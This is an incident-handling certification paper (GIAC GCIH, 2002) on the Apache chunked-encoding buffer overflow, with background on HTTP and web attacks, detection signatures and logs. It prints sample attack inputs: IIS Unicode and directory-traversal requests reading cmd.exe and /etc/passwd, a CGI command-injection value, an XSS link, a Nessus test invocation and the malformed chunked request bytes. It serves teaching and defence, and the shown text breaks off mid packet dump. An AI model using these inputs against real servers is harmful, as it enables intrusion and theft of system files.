“Apache Chunked Encoded”

GCIH Practical Assignment Version 2.1 April, 2002

Option 2

For GIAC Certification in
Advanced Incident Handling and Hacker Exploits

William J. King

September 19, 2002

Table of Contents

Overview

This paper will discuss the Apache Chunked Encoding Vulnerability. The first part of the paper explains the protocol (Port 80 & HTTP), the usage of the protocol and commonly known vulnerabilities. The second part explains the particular vulnerability of Apache Chunked Encoding and how it works.

The Apache chunked encoding vulnerability introduced some unique issues to the environment that I currently administer. The bug was announced amidst a swarm of controversy. A prominent security ("white hat") research group released the bug with a source code patch. Unfortunately, the patch did not work as advertised and was only applicable to users of apache who had compiled the product by hand. As Apache is very prominent on many platforms and is bundled by many companies into a single integrated package, we had to deal with vendors as well as open-source administrators. To further complicate the issue, our primary Operating System is Microsoft Windows, which typically runs the server within a single thread of execution. As the worms began spreading across the Internet, we were placed in a position where we had to decide whether we were going to take all of our Apache servers (a significant portion of our e-business solution) offline. In the end, our vendors "came through" for us. We were able to sustain only minimal outage due to the aggressive use of IDS and web-based Access Control List's (ACL's).


Assignment 1 – Targeted Port Selection

Part I – Targeted Port

The port that I am selecting for this practical is port 80. Current graph of selected targeted port 80 as of 9/10/2002[1]

Port 80 sees tremendous amounts of activity on a daily basis.

[1] http://www.dshield.org/topports.html




Top 10 Target Ports

This list shows the top 10 most probed ports. You may also want to check the Port of the Day which will discuss a recently active port in more detail. Our Internet Primer explains what these terms mean.

Service Name	Port Number	Activity Past Month	Explanation
http	80		HTTP Web server
ms-sql-s	1433		Microsoft SQL Server
ofs	520		
netbios-ssn	139		Windows File Sharing Probe
ftp	21		FTP servers typically run on this port
ssh	22		Secure Shell, old versions are vulnerable
smtp	25		Mail server listens on this port
sunrpc	111		RPC. vulnerable on many Linux systems. Can get root
socks	1080		proxy/firewall program
???	6346		Gnutella is a peer-to-peer file sharing tool

Note that the most "Attacked Port" is port 80.

Picture Below illustrates the activity on Port 80 during a month time period.



Service or application commonly associated with port

Port 80 - HTTP

"Port 80 (TCP) is probably the most 'famous' port, as web servers listen to it by default. Connections to port 80 should always be open and you should allow return packets from port 80."[2] Although this is quoted statement from dShield, connections to port 80 are typically allowed though the firewall.

In today's e-commerce economy port 80/HTTP has become vital part of business daily source of revenue. Many companies rely heavily on port 80 for communications with customers, but failure to secure can be financially devastating. Ensuring that the Service (HTTP Web Traffic) that is running on Port 80 is secure from all vulnerabilities is a must to maintain customer confidence. The tools that are available today to Hackers are so easy to use. For instance a tool like NMap will provide plenty of information about the OS and applications being offered that the potential hacker can use. Protecting your system is often about appearances. In the same way that a horn honking car alarm and a sticker on the window notifies potential thieves that the automobile is protected, a server with few available applications and an OS that can't be detected shows attackers that your site is secure. You're increasing the chances the attacker will move on. But if there's plenty of available data, the attacker will be that much more dedicated to breaking the site. In the same way that a potential attacker will do their best to cover their tracks, systems administrators need to think in this way and be proactive in building these systems. HTTPD Daemon is a service that runs on port 80 is used for web management. I feel this should warrant mention being that that many products (access points, switches, etc) ship with a default http daemon (HTTPD), which is used for remote administration. These services should be monitored as much as a web server (HTTP), since they have plenty of vulnerabilities built into the default. Ensuring that latest available patches are installed will help to promote a secure transmission on Port 80.

The main service application that I plan on discussing in this paper is the Apache Web server; I will be discussing this in more detail in sections later for the specific exploit.

Description of the services/applications that use this port and their purpose:

[2] http://www.dshield.org/port_of_the_day.html

The protocol used by port 80, in this practical, is the *Hyper-Text Transfer Protocol* (HTTP). HTTP is used to move data objects, called pages, between client applications, called browsers, running on one machine, and server applications usually on another. HTTP is the protocol that is used on and that defines the *World Wide Web* (WWW). The pages moved by HTTP are compound data objects composed of other data and objects. Pages are specified in a language called *hypertext markup language*, or HTML. HTML specifies the appearance of the page and provides for pages to be associated with one another by cross-references called *hyper links*.

The web server application is commonly associated with the use of port 80. Port 80 is a service that is offered on a server and when in place typically means that a Web Server is installed. Some of the more famous Web Servers offered are Apache and Microsoft Internet Information Server (IIS).

Example of how HTTP works in Technical Terms:

HTTP is a request-response protocol and this is how the sequence of events occurs.

>>>Web Browser initiates a request to a server by opening a TCP/IP Connection.

(The request has a request line, set of request headers and an identity.)

>>>The server sends a response that consists of a status line, set of response headers and an entity. In High Level terms this is the viewable Web Page.

>>> The Entity in the request or response is the payload, which may be the binary data and the other items are readable ASCII characters. Once the response has completed, either the browser or the server may terminate the TCP/IP connections or of course the browser can send another request. This sequence of events happens constantly between the Web Browser and the server for the requested information. Many connections can be established within one session.

Occasional hits to port 80 should not raise too much concern, as people connect to this port whenever they connect to any web server. Typically these types of logs type request will be seem within the Network IDS log files. Many times this could be a simple port probe checking to see what services are be offered on the server.

“Another pattern to watch out for is a scan to a series of ports like 80,81,8000,8008,8080. Many home users 'hide' a web server on these ports. A scan like this could indicate an intruder looking for such a hidden, and possibly vulnerable web server."[3]

The most common web server applications would include the following: Apache HTTP Server, Microsoft Internet Information Services (IIS), Netscape, iPlanet, Zeus, IBM HTTP Server, and others such as embedded HTTP servers on routers, switches, and printers.

"Apache has been the most popular web server on the Internet since April of 1996. The August 2002 Netcraft Web Server Survey found that 63% of the web sites on the Internet are using Apache, thus making it more widely used than all other web servers combined."[4]

Apache is available for both Unix and Windows platforms with the Unix platform being the most popular. As of the writing of this paper, version 2.0 is the latest release of the web server. The thing that I like about Apache the best is that it is FREE! The Microsoft Internet Information Services (known as IIS) is shipped with Windows.

[3] http://www.dshield.org/ports/port80.html

[4] http://httpd.apache.org/.

<u>Protocol used by the service/application and a description of how the protocol works:</u>

The Hypertext Transfer Protocol (HTTP) is the set of rules for exchanging files (text, graphic images, sound, video, and other multimedia files) on the World Wide Web. The TCP/IP suite of are the basis for information exchange on the Internet, HTTP is an application protocol. Any Web server machine contains, in addition to the HTML and other files it can serve, an HTTP daemon, a program that is designed to wait for HTTP requests and handle them when they arrive. Your Web browser is an HTTP client, sending requests to server machines. When the browser user enters file requests by either "opening" a Web file (typing in a Uniform Resource Locator) or clicking on a hypertext link, the browser builds an HTTP request and sends it to the Internet Protocol address indicated by the URL. The HTTP daemon in the destination server machine receives the request and, after any necessary processing, the requested file is returned. Instead of opening and closing a connection for each application request, HTTP 1.1 provides a persistent connection that allows multiple requests to be batched or pipelined to an output buffer. HTTP 1.1 exists and most major Web servers and browser clients are at some stage of supporting it.

Security issues or any vulnerability commonly associated with the service or application:

In general the most common problem with port 80 stems from vulnerabilities surrounding HTTP. Common exploits would include: Unicode, Directory Traversal, Insecure CGI applications, default files, SQL injection, Security Through Obscurity, Sniffing and Man-in-the-middle (MITM) attacks and Certificate spoofing. Of course there are many more but I will give a brief overview of each these cases. The majority of web server related vulnerabilities are in the actual HTTP requests, which, by the way, your screening router and firewall will happily forward to your web server. This happens independently if the server is utilizing a public IP address or a NAT private address.

***Unicode*:**

The vulnerability results because of a Canonicalization error affecting the server side parsing (.ASP is probably the best-known ISAPI-mapped file type). Canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name. For example, "%c0%af" and "%c1%9c" are overlong representations for '/' and '\'. Thus, by feeding the HTTP request like the following to IIS, arbitrary commands can be executed on the server:

Example: GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0

Directory Traversal: This vulnerability relies on escaping from the directory structure, which houses the web content. For instance, if you stored all your files in /usr/www/htdocs, a malicious request like:

GET /../../../../../../../etc/passwd

Would attempt to traverse backward in the directory tree, thus escaping the web content and retrieving sensitive system information.

Insecure CGI applications:

Improper coding of CGI (Common gateway interface) applications, can lead to remote compromise. If a developer fails to properly validate user input, commands can be executed. For instance, if a web developer had a cgi, which did something like reading in a user variable and then making a system call to find the variable within some web file, the user could supply the command "foo ../*; cat /etc/passwd; cat" to the cgi. The Cgi would then run:

```
System ("grep $variable /usr/www/htdocs/index.html");
```

Which would be evaluated as

```
System ("grep foo ../* ; cat /etc/passwd ; cat /usr/www/htdocs/index.html");
```

Obviously, this is not what the developer intended.

Default files:

Flaws are almost constantly found in default files. Most administrators never take the extra 2 minutes to clean out all default files from their web directories.

SQL injection:

"Microsoft SQL Server provides a scripting construct known as a "stored procedure" that can execute a collection of server commands together. The SQL Server ships with several stored procedures, two of which contain SQL injection vulnerability. This type of vulnerability occurs when an application does not properly validate user input before embedding the input into an SQL query. If an attacker submits crafted input containing an SQL query, the application may execute the attacker's query instead of the intended query."[5]

Cross-site scripting:

Cross-site scripting allows a malicious user to launch code within a browser from potentially trusted sites. For instance, imagine that your company web site (www.widgetsforus.com) did not correctly parse user-supplied input. In particular foobar.asp allowed you to pass a script as an argument (Example http://www.widgetsforus.com/foobar.asp?argument=<script>alert('The_Company_is_going_out_of_business!')</script>)

[5] http://www.kb.cert.org/vuls/id/508387

In this instance, a user who clicked on the link could be led to believe that widgetsforus is going out of business. A more malicious user might use the cross- site scripting vulnerability to launch ActiveX commands (or more).

Security Through Obscurity:

Because of the basic lack of state fullness within the HTTP protocol, many programmers utilize security through obscurity. That is, the programmers rely on a hacker not finding a file (or program) based on its name. Products exist which brute force web servers looking for directories, files, etc. Some of these tools include:

SPIKE: http://www.immunitysec.com/spike.html

NESSUS: http://www.nessus.org/

WEBINSPECT: http://www.spidynamics.com/

So, renaming a password file to something like "p4ssw0rd.bak" does not guarantee that the attacker will not find the file. In addition, many bugs have come out, in the past, which allowed attackers to enumerate directories (/?M=D, //, %20, etc.). If an attacker can enumerate an entire directory, all of your files (obfuscated and otherwise) will still be found.

Sniffing and Man-in-the-middle (MITM) attacks:

The HTTP protocol is a plaintext protocol. Because of this, sniffers can read potentially confidential data as it is traversing a network. If a sniffer reads a BASIC authorization string (simple obfuscation algorithm) or a plaintext cookie, they can decode passwords or impersonate the user using the sniffed credentials.

Certificate spoofing coupled with DNS cache poisoning:

In some instances, it may be possible for a web site to successfully impersonate another web site over SSL. For instance, a bug was recently released which showed that Internet Explorer was vulnerable to Certificate spoofing. In such instances, a malicious user can impersonate a bank, credit union, online business, etc. When this is coupled with DNS cache poisoning (i.e. setting it up so that DNS servers send back a pointer to your web server instead of the valid web server), a malicious web site can harvest passwords, credit card numbers, etc.

<u>**Part 2 – Specific Exploit**</u>

<u>**Exploit Details**</u>

<u>*Name*</u>: M-093: Apache HTTP Server Chunked Encoding Vulnerability[6]

CVE: CAN-2002-0392, Bugtraq 5033

<u>*Variants*</u>: Microsoft IIS Chunked Encoding Transfer Heap Overflow Vulnerability.

CVE: CAN-2002-0079

<u>*Protocols/Services*</u>: HTTP

<u>*Operating Systems affected by vulnerability:*</u>

- Web servers based on Apache code versions 1.2.2 and above

[6] http://online.securityfocus.com/bid/5033/info/

- Web servers based on Apache code versions 1.3 through 1.3.24
- Web servers based on Apache code versions 2.0 through 2.0.36
- A complete and more extensive list can be found at: http://online.securityfocus.com/bid/5033/info/ this list was over 12 pages.

"There is a remotely exploitable vulnerability in the way that Apache web servers (or other web servers based on their source code) handle data encoded in chunks. This vulnerability is present by default in configurations of Apache web server versions 1.2.2 and above, 1.3 through 1.3.24, and versions 2.0 through 2.0.36. The impact of this vulnerability is dependent upon the software version and the hardware platform the server is running on."[7]

Brief Description:

Older versions of Apache (1.3.24 and lower 2.0.36 and lower) contained a flaw, which allowed unsigned integer values to be assigned to a signed integer type. The flaw was in the portion of Apache, which handles chunked encoding requests and allowed for remote memory manipulation by anonymous and (as we'll see) malicious users. In most instances, the flaw would lead to a web process terminating unexpectedly. On some machines (such as Windows and Novell which run the web service as a single process), this would stop all web services. On Unix-like systems (Unix, BSD, Linux, etc.) this attack typically led to a single child process being terminated.
Specially formatted requests, which placed executable code onto the stack and manipulated the crash such that the code execution forked into their executable code (sent in via the chunked receive buffer) allowed for remote command execution. Notably, a worm was released which targeted these vulnerable systems (Scalper).

It should be noted that the overflow was controlled on 64 bit platforms. Similarly, on Apache 2.x the error was contained (i.e. the child process still died, but code was not executable via the crash).

Exploit code was almost immediately released to the public; first by the GOBBLES security group, and later by an anonymous 'worm' author. The Apache worm, nicknamed "Apache Scalper" was launched against vulnerable Apache installations. The worm set up a 'flood net' (a network of compromised servers which can be remotely controlled by malicious individuals and typically

[7] http://www.cert.org/advisories/CA-2002-17.html

used to flood a network or server with bogus traffic) for future Denial of service attacks.

“Users of Apache 1.3 should upgrade to 1.3.26, and users of Apache 2.0 should upgrade to 2.0.39, which contain a fix for this issue. Protocols/Services: protocols or services that the exploit uses HTTP 1.1 standard as described in RFC2616 Port 80”.[8]

Protocol Description:

HTTP uses TCP/IP as its transport protocol. At the simplest level, HTTP serves as a simple rendering protocol. A simple request to a web server might be comprised of “GET / HTTP/1.0”. This request simply asks the web server to return its default page. The web server might respond with the following:

```
<html><body><font size=7 color=blue>Hello World</font><img
src=”/mypicture.gif”></body></html>
```

The tags (enclosed in brackets), tell the browser where to begin the document and how to render the document. In the example above, the browser would

[8] RFC2616

make a second connection to the web server and request "GET /mypicture.gif HTTP/1.0" in order to download and display the image.

The more complex applications utilize the same basic protocol as the example above; however, they tend to use dynamic content (CGI, SQL, etc), scripting languages embedded within the html (javascript, for example), and means of maintaining state, tracking connections, requiring authentication, and enforcing authorization.

Typical requests to a web server are:

GET - retrieve the document, image, or code

POST – post data to a dynamic CGI or similar application

HEAD – return server information (such as version)

Binary files (image files, executables, etc.) are typically downloaded via base64 encoding.

As applications become more complex and dynamic (i.e. not static html), the risk increases exponentially. It should also be noted that the HTTP protocol allows for other services to be "tunneled" across the HTTP connection. Since HTTP can be learned so rapidly (and is so prevalent on the Internet today), it's no wonder that many young hackers begin their escapades by trouncing on web sites. The simplicity of the protocol and associated languages (HTML, xml, javascript, etc.) makes it very easy for new users to begin publishing web applications rapidly. Of course, rapid development without a keen eye for security is a sure recipe for disaster.

Description of variants

Source of Information: [9]

[9] http://securityresponse.symantec.com/avcenter/security/Content/2033.html

Microsoft IIS HTR Chunked Encoding heap overflow allows arbitrary code

A variant of the same vulnerability that affects Microsoft systems is Microsoft IIS HTR Chunked Encoding. The Vulnerability name is Microsoft IIS HTR Chunked Encoding heap overflow allows arbitrary code.

Platforms Affected
Windows

Components Affected
Microsoft Internet Information Server 4.0
Microsoft Internet Information Server 5.0

Solution:

Version IIS 4.0

Patch: Microsoft IIS 4.0 Patch Q321599

Version IIS 5.0

Patch: Microsoft IIS 5.0 Patch Q321599

How the exploit works

The HTTP protocol specifies a method of data coding called 'Chunked Encoding', designed to facilitate fragmentation of HTTP requests in transit. When processing requests coded with the 'Chunked Encoding' mechanism, Apache fails to properly calculate required buffer sizes. This is due to the fact that Apache interprets the user-supplied integer value as a "signed integer" (i.e. the first bit of the integer denotes positive or negative value).


On Windows and Netware platforms, Apache uses threads within a single server process to handle concurrent connections. Causing the server process to crash on these platforms may result in a denial of service.

The attacker must construct a web request designed to exploit this vulnerability. This request must be encoded using 'Chunked encoding', and be especially malformed to exploit this vulnerability. This may involve embedding a chunk length value that will be misinterpreted as a small-signed integer on the target server. The attacker must transmit this request to the server. Upon processing the request, a buffer of inadequate length may be allocated to store the chunk. When the chunk is written to the buffer, an overrun condition may occur.

So, apache does not consider the first bit as part of the actual size (first bit is used for "sign"). The actual length sent to Apache is 0xffffff6a. Apache allocates a buffer, which is smaller than the data already received (0x7fffff6a is the size that Apache allocates) and then copies the already received buffer onto the stack. This, of course, causes a buffer overflow, which has the potential of causing arbitrary code to be run.


So, "why does the exploit work"? The apache programmers accidentally allowed an unsigned value to be assigned to a signed value. An unsigned integer can be two times as large as a signed integer. This violated the integrity of the program since type safety was not enforced.

Below is a typical stack overflow diagram.



More detail and comments are in the Source Code/ Pseudo code later in the paper.

Diagram



Since Port 80 is an open and running Port Providing HTTP the Firewall does not stop his Investigating.

After a simple Port Probe Evil computer is able to Find the System running FreeBSD and Offering the Apache Web Server. At this point Evil hacker begins sending the Exploit at the Prospective Server with the Intention of gaining a Shell.

Hacker Computer does a scan of Company X Network and Discovers Port 80 working.

<u>The phases of attack are</u>:

1) Reconnaissance – The attacker finds a system, which is running a vulnerable version of apache. This can be done through an automated script, or by just telnetting to the machine on port 80 and issuing a HEAD request (HEAD / HTTP/1.0\r\n\r\n)
2) Attacker now runs the code against the vulnerable system.
3) The apache process on the system crashes (due to a segmentation fault). If this is Windows or Netware, the web service is now dead. If this is an Unix-like machine, one child process has been killed

<u>How to use the Exploit</u>

Go to http://cgi.nessus.org/plugins/dump.php3?id=11030 and download the exploit.[10]

Nessus includes a core component called the NASL interpreter. The NASL scripting language contains a very high level API for creating, writing to, and closing socket connections. We will invoke the interpreter and the program from a Linux command line. Assuming that you have saved the file (from above) as /root/apache_chunked_encoding.nasl, you would type:

```
# nasl -t 10.10.10.10 /root/apache_chunked_encoding.nasl
```

where 10.10.10.10 is the IP address of the Apache server that you wish to test.

If the server is not vulnerable, we will get no message from NASL.

If the server is vulnerable, we will get a "Success" printed to standard output.

Example,

```
# nasl -t 10.10.10.10 apache_chunked_encoding.nasl

Apache_chunked_encoding.nasl: Warning: evaluating unknown variable -
description

Success

#
```

[10] http://cgi.nessus.org/plugins/dump.php3?id=11030

Now, you might be wondering what just happened. The NASL interpreter was called (“nasl”) with the –t switch. The argument following the –t is the IP address of the server that you wish to test (in this example, 10.10.10.10). The third command line argument is the script name. NASL reads and interprets the plaintext script (a series of NASL API commands) and makes a socket connection to 10.10.10.10, sends a malicious chunked encoding request (see code comments below), and looks at the reply from the server. Based on the reply, it marks the test as successful or not.

Signature of the attack

Syslog file:

```
Sep 13 09:13:07localhost /kernel: pid 15107 (httpd), uid 65534:exited on signal
11

Sep 13 09:13:07localhost /kernel:pid 15103 (httpd),uid 65534: exited on signal 11

Sep 13 09:13:07 localhost /kernel: pid 26910 (snort), uid 0 on /usr: file system full

Sep 13 09:13:07 localhost last messages repeated 12 times
```

Snort Signature:

This signature should be added to the Snort IDS to detect Activity: “Very Important”

```
Alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC Transfer-Encoding\: chunked"; flags:A+; content:"Transfer-
Encoding\:"; nocase; content:"chunked"; nocase; classtype:web-application-
attack; reference:bugtraq,4474; reference:cve,CAN-2002-0079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1807; rev:1;)
```

Application Apache Log:

This is an example from the Apache log that illustrates the Attempt to Overflow the Buffer.

```
[Thu Sep 12 10:57:11 2002] [notice] child pid 46296 exit signal Segmentation
fault (11)

[Thu Sep 12 10:57:12 2002] [notice] child pid 46300 exit signal Segmentation
fault (11)

[Thu Sep 12 10:57:12 2002] [notice] child pid 46299 exit signal Segmentation
fault (11)
```

<u>TCP Dump:</u> (For purpose of cleansing the TCP Dump I am using 9.9.9.9 as the Hacker Computer and 10.10.10.10 as the System being exploited.)

```
Log directory =   --== Initializing Snort ==--

Initializing Network Interface eth0

Decoding Ethernet on interface eth0

        --== Initialization Complete ==--

09/17-12:07:16.430065 9.9.9.9:2900 -> 10.10.10.10:80

TCP TTL: 60 TOS:0x0 ID: 45637 IpLen: 20 DgmLen: 60 DF

******S* Seq: 0xDDAC7C78 Ack: 0x0  Win: 0xFFFF  TcpLen: 40

TCP Options (6) => MSS: 1460 NOP WS: 1 NOP NOP TS: 1364301176 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

09/17-12:07:16.430120 10.10.10.10:80 -> 9.9.9.9:2900

TCP TTL:64 TOS:0x0 ID:39029 IpLen:20 DgmLen:60 DF

***A**S* Seq: 0x46A4CEA3  Ack: 0xDDAC7C79  Win: 0x7D78  TcpLen: 40

TCP Options (6) => MSS: 1460 NOP NOP TS: 1426048536 1364301176

TCP Options => NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

09/17-12:07:16.432715 9.9.9.9:2900 -> 10.10.10.10:80
```

```
TCP TTL:60 TOS:0x0 ID:45638 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xDDAC7C79  Ack: 0x46A4CEA4  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1364301176 1426048536
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.432721 9.9.9.9:2900 -> 10.10.10.10:80
TCP TTL:60 TOS:0x0 ID:45639 IpLen:20 DgmLen:116 DF
***AP*** Seq: 0xDDAC7C79  Ack: 0x46A4CEA4  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1364301176 1426048536
47 45 54 20 2F 69 6E 64 65 78 2E 6E 65 73 20 48  GET /index.nes H
54 54 50 2F 31 2E 30 0D 0A 54 72 61 6E 73 66 65  TTP/1.0..Transfe
72 2D 45 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E  r-Encoding: chun
6B 65 64 0D 0A 0D 0A 31 0D 0A 58 58 0D 0A 0D 0A  ked....1..XX....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.437432 10.10.10.10:80 -> 9.9.9.9:2900
TCP TTL:64 TOS:0x0 ID:39030 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x46A4CEA4  Ack: 0xDDAC7CB9  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1426048536 1364301176
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.439032 10.10.10.10:80 -> 9.9.9.9:2900
TCP TTL:64 TOS:0x0 ID:39031 IpLen:20 DgmLen:492 DF
